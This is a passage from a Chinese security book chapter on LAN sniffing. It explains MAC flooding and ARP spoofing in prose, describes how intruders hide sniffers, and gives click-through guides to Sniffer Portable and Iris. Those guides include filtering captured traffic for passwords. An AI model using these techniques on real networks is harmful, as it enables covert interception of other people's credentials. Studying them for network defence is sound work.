而就是因为这个寻址结构，最终导致了监听实现的发生。那么，发生在Internet上的监听又是怎么进行的呢？Internet并不采用MAC地址寻址，因此不可能发生类似局域网内的监听案例，实际上，Internet上的监听是因为数据必须通过的路由网关路由设备被做了手脚，不属于这里讨论范围。

8.1.4 发生在共享式局域网内的窃听

所谓的“共享式”局域网（Hub-Based LAN），指的是早期采用集线器HUB作为网络连接设备的传统以太网的结构，在这个结构里，所有机器都是共享同一条传输线路的，集线器没有端口的概念，它的数据发送方式是“广播”，集线器接收到相应数据时是单纯的把数据往它所连接的每一台设备线路上发送的，例如一台机器发送一条“我要和小金说话”的报文，那么所有连接这个集线器的设备都会收到这条报文，但是只有名字为“小金”的计算机才会接收处理这条报文，而其他无关的计算机则会“不动声色”的抛弃掉该报文，如图8-4所示。




图 8-4 接收报文图示

注意，此时嗅探器就可以“伪装”成小金做出响应，消息就是这样被截取的。

因此，共享以太网结构里的数据实际上是没有隐私性的，只是网卡会“君子”化的忽略掉与自己无关的“闲言碎语”罢了，但是很不巧，网卡在设计时是加入了“工作模式”的选项的，正是这个特性导致了噩梦。

每块网卡基本上都会有以下工作模式：Unicast、Broadcast、Multicast、Promiscuous，一般情况下，操作系统会把网卡设置为Broad-

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

cast(广播)模式，在Broadcast模式下，网卡可以接收所有类型为广播报文的数据帧——例如ARP寻址，此外它会忽略掉目标地址并非自己MAC地址的报文，即只接收发往自身的数据报文、广播和组播报文，这才是网卡的正常工作模式，如果一块网卡被设置为Uaicast或Multicast模式，在局域网里可能会引发异常，因为这两个模式限制了它的接收报文类型；而Promiscuous(混杂)模式，则是罪恶的根源。在混杂模式里，网卡对报文中的目标MAC地址不加任何检查而全部接收，这样就造成无论什么数据，只要是路过的都会被网卡接收的局面，监听就是从这里开始的。

一般情况下，网卡的工作模式是操作系统设置好的，而且没有公开模式给用户选择，这就限制了普通用户的监听实现，但是自从嗅探器(Sniffer)家族发展到一定程度后，开始拥有了设置网卡工作模式的权力，而且矛头直指Promiscuous，任何用户只要在相应选择上打个勾，他的机器就变成了可以记录局域网内任何机器传输的数据的耳朵，由于共享式局域网的特性，所有人都是能收到数据的，这就造成了不可防御的信息泄漏。

可是，最终这种监听方式还是被基本消灭了，人们用了什么手段呢？很简单，局域网结构升级了，变成“交换式局域网”。但是魔高一丈，若干年后，监听再次卷土重来。

8.1.5 发生在交换式局域网内的窃听

作为与“共享式”相对的“交换式”局域网(Switched LAN)，它的网络连接设备被换成了交换机(Switch)，交换机比集线器聪明的一点是它连接的每台计算机是独立的，交换机引入了“端口”的概念，它会产生一个地址表用于存放每台与之连接的计算机的MAC地址，从此每个网线接口便作为一个独立的端口存在，除了声明为广播或组播的报文，交换机在一般情况下是不会让其他报文出现类似共享式局域网那样的广播形式发送行为的，这样即使你的网卡设置为混杂模式，它也收不到发往其他计算机的数据，因为数据的目标地址会在交换机中被识别，然后有针对性的发往表中对应地址的端口，决不跑到别人家里去。

这一改进迅速扼杀了传统的局域网监听手段，但是历史往往证明了人是难以被征服的……

1.对交换机的攻击：MAC 洪水

不知道是谁第一个发现了这种攻击模式，大概是因为交换机的出现破坏了嗅探器的工作，所以一肚子气泄到了交换机身上，另一种看法则是精明的技术人员设想交换机的处理器在超过所能承受信息量的时候会发生什么情况而进行的试验，无论是从什么论点出发的，至少这个攻击模式已经成为现实了。所谓MAC洪水攻击，就是向交换机发送大量含有虚假MAC地址和IP地址的IP包，使交换机无法处理如此多的信息而引起设备工作异常，也就是所谓的“失效”模式，在这个模式里，交换机的处理器已经不能正常分析数据报和构造查询地址表了，然后，交换机就会成为一台普通的集线器，毫无选择的向所有端口发送数据，这个行为被称作“泛洪发送”，这样一来攻击者就能嗅探到所需数据了。

不过使用这个方法会为网络带来大量垃圾数据报文，对于监听者来说也不是什么好事，因此MAC洪水使用的案例比较少，而且设计了端口保护的交换机可能会在超负荷时强行关闭所有端口造成网络中断，所以如今，人们都偏向于使用地址解析协议ARP进行的欺骗性攻击。

2.地址解析协议带来的噩梦

回顾前面提到的局域网寻址方式，我们

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

已经知道两台计算机完成通讯依靠的是MAC地址而与IP地址无关，而目标计算机MAC地址的获取是通过ARP协议广播得到的，而获取的地址会保存在MAC地址表里并定期更新，在这个时间里，计算机是不会再去广播寻址信息获取目标MAC地址的，这就给了入侵者以可乘之机。

当一台计算机要发送数据给另一台计算机时，它会以IP地址为依据首先查询自身的ARP地址表，如果里面没有目标计算机的MAC信息，它就触发ARP广播寻址数据直到目标计算机返回自身地址报文，而一旦这个地址表里存在目标计算机的MAC信息，计算机就直接把数据发送到这个MAC地址上。为了避免出现MAC地址表保持着错误的数据，系统在一个指定的时期过后会清空MAC地址表，重新广播获取一份地址列表，而且新的ARP广播可以无条件覆盖原来的MAC地址表。

假设局域网内有两台计算机A和B在通讯，而计算机C要作为一个窃听者的身份得到这两台计算机的通讯数据，那么它就必须想办法让自己能插入两台计算机之间的数据线路里，而在这种一对一的交换式网络里，计算机C必须成为一个中间设备才能让数据得以经过它，要实现这个目标，计算机C就要开始伪造虚假的ARP报文。

ARP寻址报文分两种，一种是用于发送寻址信息的ARP查询包，源机器使用它来广播寻址信息，另一种则是目标机器的ARP应答包，用于回应源机器它的MAC地址，在窃听存在的情况下，如果计算机C要窃听计算机A的通讯，它就伪造一个IP地址为计算机B而MAC地址为计算机C的虚假ARP应答包发送给计算机A，造成计算机A的MAC地址表错误更新为计算机B的IP对应着计算机C的MAC地址的情况，这样一来，系统通过IP地址获得的MAC地址都是计算机C的，数据就会发给以监听身份出现的计算机C了。但这样会造成一种情况就是作为原目标方的计算机B会接收不到数据，因此充当假冒数据接收角色的计算机C必须担当一个转发者的角色，把从计算机A发送的数据返回给计算机B，让两机的通讯正常进行，这样，计算机C就和计算机AB形成了一个通讯链路，而对于计算机A和B而言，计算机C始终是透明存在的，它们并不知道计算机C在偷听数据的传播。只要计算机C在计算机A重新发送ARP查询包前及时伪造虚假ARP应答包就能维持着这个通讯链路，从而获得持续的数据记录，同时也不会造成被监听者的通讯异常。




图 8-5 C 窃听了 A 发送给 B 的信息

窃听者C伪装成B，截获了A发送给B的信息，为了不让B起疑，然后再把该信息转发给了B。

计算机C为了监听计算机A和B数据通讯而发起的这种行为，就是“ARP欺骗”(ARP Spoofing)或称“ARP攻击”(ARP Attacking)，实际上，真实环境里的ARP欺骗除了嗅探计算机A的数据，通常也会顺便把计算机B的数据给嗅探了去，只要计算机C在对计算机A发送伪装成计算机B的ARP应答包的同时也向计算机B发送伪装成计算机A的ARP应答包即可，这样它就可作为一个双向代理的身份插入两者之间的通讯链路。

8.2 Snifier介绍

前面我们已经讲明了局域网中窃听数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的原理，实现这种网络窃听的工具就是Sniffer，也就是黑客常提到的嗅探器，事实上，Sniffer几乎和Internet有一样久的历史了。通过Sniffer收集的数据可以是用户的账号和密码，也可以是一些商用机密数据等等。

在内部网上，黑客要想迅速获得大量的账号（包括用户名和密码），最为有效的手段是使用“Sniffer”程序。这种方法要求运行Siftfier程序的主机和被监听的主机必须在同一个以太网段上，故而在外部主机上运行Sniffer是没有效果的。再者，必须以管理员的身份使用Sniffer程序，才能够监听到以太网段上的数据流。

谈到以太网Sniffer，就必须谈到以太网sniffing。那么什么是以太网Sniffer呢？

以太网Sniffing是指对以太网设备上传送的数据包进行侦听，发现感兴趣的包。如果发现符合条件的包，就把它存到一个log文件中去。通常设置的这些条件是包含字“username”或“password”的包。

1.Snifier 的特性

Sniffer通常运行在路由器，或有路由器功能的主机上。这样就能对大量的数据进行监控下面是Sniffer的特性：

* Sniffer属第二层次的攻击。通常是攻击者已经进入了目标系统，然后使用Sniffer这种攻击手段，以便得到更多的信息。

* Sniffer除了能得到口令或用户名外，还能得到更多的其他信息，比如一个其他重要的信息，在网上传送的金融信息等等。Sniffer几乎能得到任何以太网上的传送的数据包。黑客会使用各种方法，获得系统的控制权并留下再次侵入的后门，以保证Sniffer能够执行。在Unix的Solaris 2.x平台上，Sniffer程序通常被安装在/usr/bin或/dev目录下。黑客还会巧妙的修改时间，使得Sniffer程序看上去是和其它系统程序同时安装的。

* 大多数以太网Sniffer程序在后台运行，将结果输出到某个记录文件中。黑客常常会修改ps程序，使得系统管理员很难发现运行的Sniffer程序。

* 以太网Sniffer程序将系统的网络接口设定为混合模式。这样，它就可以监听到所有流经同一以太网网段的数据包，不管它的接受者或发送者是不是运行Sniffer的主机。程序将用户名、密码和其它黑客感兴趣的数据存入log文件。黑客会等待一段时间，比如一周后，再回到这里下载记录文件。

讲了这么多，那么到底我们可以用什么通俗的话来介绍Sniffer呢？

计算机网络与电话电路不同，计算机网络是共享通讯通道的。共享意味着计算机能够接收到发送给其它计算机的信息。捕获在网络中传输的数据信息就称为sniffing（嗅探/窃听）。

以太网是现在应用最广泛的计算机连网方式。以太网协议是在同一回路向所有主机发送数据包信息。数据包头包含有目标主机的正确地址。一般情况下只有具有该地址的主机会接受这个数据包。如果一台主机能够接收所有数据包，而不理会数据包头内容，这种方式通常称为“混杂”模式。

由于在一个普通的网络环境中，账号和口令信息以明文方式在以太网中传输，一旦入侵者获得其中一台主机的管理员权限，并将其置于混杂模式以窃听网络数据，从而有可能入侵网络中的所有计算机。一句话，Sniffer就是一个用来窃听的黑客手段和工具。

2.Sniffer 分类

Sniffer工具在功能和设计上有很多种，有的只能分析一种协议，有的可以分析上百种协议。一般情况下，大多数的嗅探器至少能够分析以太网、TCP/IP、IPX、DECNet等，实际

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应用中的Sniffer还分为软、硬两种。

* 软件Sniffer的有点在于价格比较便宜，易于学习使用，同时也易于交流。缺点是往往无法抓取网络上所有的传输信息（比如碎片）。

* 硬件Sniffer通常称为协议分析仪，一般都比较昂贵，它的优点恰恰是软件Sniffer所欠缺的。

目前流行的Sniffer工具都是软件的，网上也有很多免费的Sniffer工具可以下载，不过功能单一，在稳定性和技术支持上都无法和商业软件相比，同时这些软件易用性不是很好，不适合初学者使用。

8.3 实用嗅探器 Sniffer Portable

美国网络联盟的Sniffer Portable在业界享有“看不见的网管专家”之美称，用它来监控网络可以确保网络的正常持续运转，同时避免网络停机造成的巨大损失。Sniffer Portable通过提供可以快速识别并解决网络性能问题的便携式分析解决方案来帮助网络技术人员管理网络。其范围覆盖了10/100M的以太网到ATM以及千兆位主干网等所有拓扑结构。

Sniffer Portable可以运行在台式机、便携机或笔记本上。它使用450多种协议解码和强大的Expert分析功能，可以分析网络通信并定位造成宕机或响应迟缓的原因。它甚至可以自动地分析多拓扑、多协议网络。

Sniffer PortableLAN主要是为了保障LAN在最佳性能水平运行。这个分析工具可以捕获帧，并同步构建一个被观测通信中网络对象的数据库，来检测网络异常现象。一旦Sniffer Portable LAN隔离、分析或归类了问题，它就会报警，解释问题，并推荐修复措施。内置在Sniffer PortableLAN中的高级Expert分析功能可以提供增强的管理自动化和更全面的故障解决方案，以及更深的网络可视性。Sniffer Portable LAN可以提供很广泛的解码集，其中包括450多种运用于网络各个层次的协议，并以简单明了的语言解释各个帧的内容。

8.3.1 Sniffer portable 功能简介

下面列出了Sniffer Portable功能介绍，当然用户也可以参考该软件的在线帮助。

*捕获网络流量进行分析

*利用专家分析系统诊断问题

*实时监控网络活动

*收集网络利用率和错误等

在进行流量捕获之前首先选择网络适配器，确定从计算机的哪个网络适配器上接收数据。位置：File→select settings选择网络适配器后才能正常工作。




图 8-6 选择适配器

由于一个网卡连接一个局域网段，所以要监听某个局域网段，就得先选择该网段的网卡。

如果该软件安装在Windows 98操作系统上，Sniffer Portable可以选择拨号适配器对窄带拨号进行操作。如果安装了EnterNet500等PPPOE软件还可以选择虚拟出的PPPOE网卡。对于安装在windows 2000/XP上则无上述

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

功能，这和操作系统有关。我们将对报文的捕获及网络性能监视等功能进行详细的介绍。

1.sniffer Portable 工具栏介绍

同一般应用软件相同，Sniffer Portable的布局分为“菜单栏”、“工具栏”以及“任务窗口”，我们先来认识一下他们的实际功能。



图 8-7 工具栏介绍




图 8-8 处于开始状态的面板

2.捕获面板

报文捕获功能可以在报文捕获面板中进行完成，如图8-8所示为捕获面板。

3.捕获过程报文统计

在捕获过程中可以通过下面面板查看捕获报文的数量和缓冲区的利用率，如图8-9所示。




图 8-9 报文统计窗口

通过图形化界面，我们就可分析出网络通信中的实际状况了。

8.3.2 查看捕获的报文

Sniffer Portable提供了强大的分析能力和解码功能。单击“菜单栏”中的“Capture”→“Start”或者单击“工具栏”中的“捕获开始”按钮即可启动捕获引擎。Sniffer Portable可以实时监控主机、协议、应用程序、不同包类型等的分布情况，如图8-10所示。

单击菜单栏中的“Monitor”或者在快捷的工具栏中有不同的分析视图选择，Sniffer Portable可以实时监控主机、协议、应用程序、不同包类型等的分布情况。

*Dashboard可以实时统计每秒钟接收到的包的数量、出错包的数量、丢弃包的数量、广播包的数量、多播包的数量以及带宽的利用率等。

*HostTable：可以查看通信量最大的前10位主机。

*Matrix：通过连线，可以形象的看到不同主机之间的通信。

*ApplicationResponseTime：可以了解到不同主机通信的最小、最大、平均响应时间方面的信息。

*HistorySamples：可以看到历史数据抽样出来的统计值。

*Protocoldistribution：可以实时观察到数



图 8-10 局域网中网络状态开析

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-11 详细查看目标主机网络信息

据流中不同协议的分布情况。

*Switch:可以获取Cisco交换机的状态信息。

选中一个IP的主机，切换到“Objects”选项卡或者在该IP主机上双击，即可对报文信息进行查看，如图8-11所示。

8.3.3 捕获数据包后的分析工作

要停止Sniffer捕获包时，依次选择菜单栏中的“Capture”→“Stop”或者单击“工具栏”中的“Stop”/“Stop and Display”前者停止捕获包，后者停止捕获包并把捕获的数据包进行解码和显示，如图8-12所示。



图 8-12 分析数据




图 8-13 Sniffer Portable 的解码数据窗口

1.专家分析

专家分析系统(Expert)提供了一个只能的分析平台，对网络上的流量进行了一些分析对于分析出的诊断结果可以查看在线帮助获得。对于某项统计分析可以通过用鼠标双击此条记录可以查看详细统计信息且对于每一项都可以通过查看帮助来了解产生的原因。

2.解码分析

Decode(解码)对每个数据包进行解码，可以看到数据包整个网络层的信息，事实上，Sniffer Portable的使用中大部分的时间都花费在这上面的分析，同时也对使用者在网络的理论及实践经验上提出较高的要求。素质较高的使用者借此工具便可看穿网络问题的结症所在。

以图8-13所示捕获的数据来说明，该窗口分为三部分，其中，第一部分是捕获到的数据包列表，每一行代表一个数据包，第二部分是针对第一部分被选取的数据包加以分析的结果；第三部分则是第一部分中被选取数据包的原始二进制内容，如果在网上传送的数据未经过加密，那么在这里都可以读取到。

对捕获报文进行解码的显示，通常分为三部分，目前大部分此类软件结构都采用这种结构显示。对于解码主要要求分析人员对协议比较熟悉，这样才能看懂解析出来的报文。使用该软件是很简单的事情，要能够利用软件解码分析来解决问题关键是要对各种层次的协议了解的比较透彻。工具软件只是提供一个辅助的手段。因涉及的内容太多，这里不对协议进行过多讲解，用户可以参阅其他相关资料。

对于Matrix,Host Table,Protocol Dist.Statistics等提供了丰富的按照地址、协议等内

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

容做了丰富的组合统计，如图8-14所示。用户可以通过操作很快掌握，这里就不再详细介绍了。




图 8-14 网络状况图

网管员可以通过网络状况图直观地监控网络环境，找出网络堵点并排除通信故障。

8.3.4 设置捕获条件

Sniffer Portable捕获范围广泛，同样提供解码后的数据包过滤显示。要精简其捕获信息，我们可以设置它的捕获条件。要对包进行显示过滤需切换到Decode模式，然后单击“菜单栏”中的“Capture”→“dcfine filter”(定义过滤规则)/select filter(应用过滤规则)。显示过滤的使用基本上跟捕获过滤的使用相同。

1.基本捕获条件

基本的捕获条件有两种：

·链路层捕获，按源MAC和目的MAC地址进行捕获，输入方式为十六进制连续输入，如：00EOFC123456。

*IP层捕获，按源IP和目的IP进行捕获。输入方式为点间隔方式，如：10.107.1.1。如果选择IP层捕获条件则ARP等报文将被过滤掉。

在如图8-15所示的对话框中，在“Station1”的第一栏中输入链路层的捕获地址条件，例如“00EOFC123456”，此时在“Station2”中就会显示“Any”，“Dir”列中的箭头符号表示数据流方向。

2.高级捕获条件

在“Oefine Filter”对话框中切换到“Advanced”选项卡，如图8-16所示。在该选项卡中用户可以设置捕获的条件。例如选择IP中的ICMP协议。




图 8-15 设置过滤条件




图 8-16 捕获条件高级设置

在协议选择树中用户可以选择捕获的协议条件，如果什么都不选，则表示忽略该条件，捕获所有协议。

在捕获帧长度条件下，可以捕获，等于、小于、大于某个值的报文。

在错误帧是否捕获栏，可以选择当网络上有如下错误时是否捕获。

在保存过滤规则条件按钮“Profiles”，可以保存过滤规则，在捕获主面板中，可以选择保存的捕获条件。

3.任意捕获条件

在如图8-17所示的“Data Pattern”选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中，用户可以编辑任意捕获条件。用这种方法可以实现复杂的报文过滤，但很多时候是得不偿失，有时截获的报文本就不多，还不如自己看看来得快。




图 8-17 模板设置

由于报文数据复杂，在此对话框中主要设置过滤条件，让捕获信息更易分析。

8.3.5 报文发送

Sniffer软件报文发送功能就比较弱，选择“Tools”→“Packet Generator”菜单栏打开“Packet Generator”窗口，该窗口是报文发送的主界面，如图8-18所示。




图 8-18 “Packet Generator”窗口




图 8-19 发送报文编辑窗口

发送前，需要先编辑报文发送的内容。单击发送报文编辑按钮。可得到报文编辑窗口，如图8-19所示。

设置完成后，单击“确定”按钮此时就可以看到报文发送的状态了，如图8-20所示。




图 8-20 发送报文状态

发送报文时从链路层开始，一个一个将报文填充完成。

Sniffer Portable的使用与分析是比较复杂的，要掌握该软件，读者还需参考相关资料进行专门的学习。

8.4 其他实用嗅探器

Sniffer Portable是一款非常专业的嗅探器，使用复杂并且体积庞大，这样在进行嗅探任务时，很容易被人发现，所以Sniffer Portable更多的用途是作为网管工具用于检测网络的，并不是黑客最佳选择，通常黑客愿意使用一些小巧功能强大的嗅探器，下面我们就为读者介绍几款。

8.4.1 Iris 网络嗅探器

Iris（全名Iris Traffic Analyzer）是一款性能不错的嗅探器，它就是一个装在电脑上的窃听器，监视通过电脑的数据。作为一个嗅探器，它只能捕捉通过所在机器的数据包，因此如果要使它能捕捉尽可能多的信息，安装前应该对所处网络的结构有所了解。例如，在对等的网络中，安装在其中任一台机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

都可以捕捉到其它机器的信息包（当然不是全部），而对于使用交换机连接的交换网络，很有可能就无法捕捉到其它两台机器间通讯的数据，而只能捕捉到与本机有关的信息，又例如，如果想检测一个防火墙的过滤效果，可以在防火墙的内外安装Iris，捕捉信息，进行比较。

1.Iris 的特点

Iris的最大特点，在安装完成之后，只需简单的点一下界面上一个按钮就可以开始Sniffing抓包了！Irls的安装文件也不到5兆，安装下来才占用10多兆。对比Sniffer Pro这些而言可谓苗条身材。Iris使用没有那么繁多的功能而且简单易用，上手当然是易如反掌。下面来看看Iris到底有那些值得称道的功能。

*抓包：Sniffing软件必备功能，Iris的一个非常好的方面就是把抓包租Decode，查看包的内容集成在一个界面里面。这样用户就可以在一边抓包一边查看包的内容，以及包头含义等等。

*解码：支持大部分的TCP/IP协议！这样对一般的抓包分析应用就已经足够了。

*包的编辑以及重新发送功能：用户可以对自己抓到的数据报文进行简单修改然后重新发送。同时，Iris也带简单的流量统计分析功能！



图 8-21 选择网卡

通过选择网卡来确定监控的网段位置。

2.设置与使用

安装好Iris之后，我们就可以马上运行了，Iris第一次运行时需要选择在那块网络适配卡上运行Iris，如图8-21所示。

Iris主界面是可以调整的，但是建议用户如没特殊需求还是不要更改，因为这个默认的界面已经是经过优化了的。单击工具栏中的“StartCapture”按钮就可以让Iris捕获数据包了。




图 8-22 Iris 截取信息分析

Step 1

在 Iris 运行的时候，单击主界面左侧功能窗格中的“Capture”图标，右侧的三个窗格就显示出嗅探的信息来，如图 8-22 所示。其中，位于右上角的数据包列表窗格显示出了所有流通的数据包，单击其中一个特定的数据包之后，在左侧的 Packet Decoder 窗格中就用树型结构显示着每个数据包的详细结构以及数据包的每个部分所包含的数据；而在右下角的数据包编辑窗格中则显示出了数据包的十六进制信息。

Step 2

单击主界面左侧功能窗格中的“Decode”图标可以对捕获的数据包进行分

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

析，如图 8-23 所示。其主窗口也分为三个窗格，左侧的 Host Activity 窗格列出了服务主机传输信息，选中某个服务之后，客户机和服务器之间的会话信息就会显示在右上的会话列表窗格中，选中某个会话记录，就可以在右下的会话数据窗格里显示出解码后的信息。



图 8-23 解码信息

事实上，我们发送在验证电子邮箱的账户和密码时，是以明文的形式传输的，这样就很容易被嗅探器所截获。



图 8-24 网页警告

我们在进入安全网站时，如银行网页、电子商务、邮件网页等，就会遇到加密等信息。

Step 3

Iris 嗅探到的信息非常多，可是大部分信息没有实际价值，用户可以通过“Filter（过滤）”来进行过滤，单击主燕面左侧功能窗格中的“Filter”图标就会出现过滤信息的配置界面。

在过滤信息的配置界面中，保证在“Hardware Filter”中选中“Promiscuous（混杂）”模式，如图 8-25 所示。这样网卡会对报文中的目标 MAC 地址不加任何检查而全部接收，以确保捕捉到更多数据包。

而“Word（单词）”可以过滤包含特定字符串的数据包，比如包括“Password”、“User”等敏感字符，如图 8-26 所示。

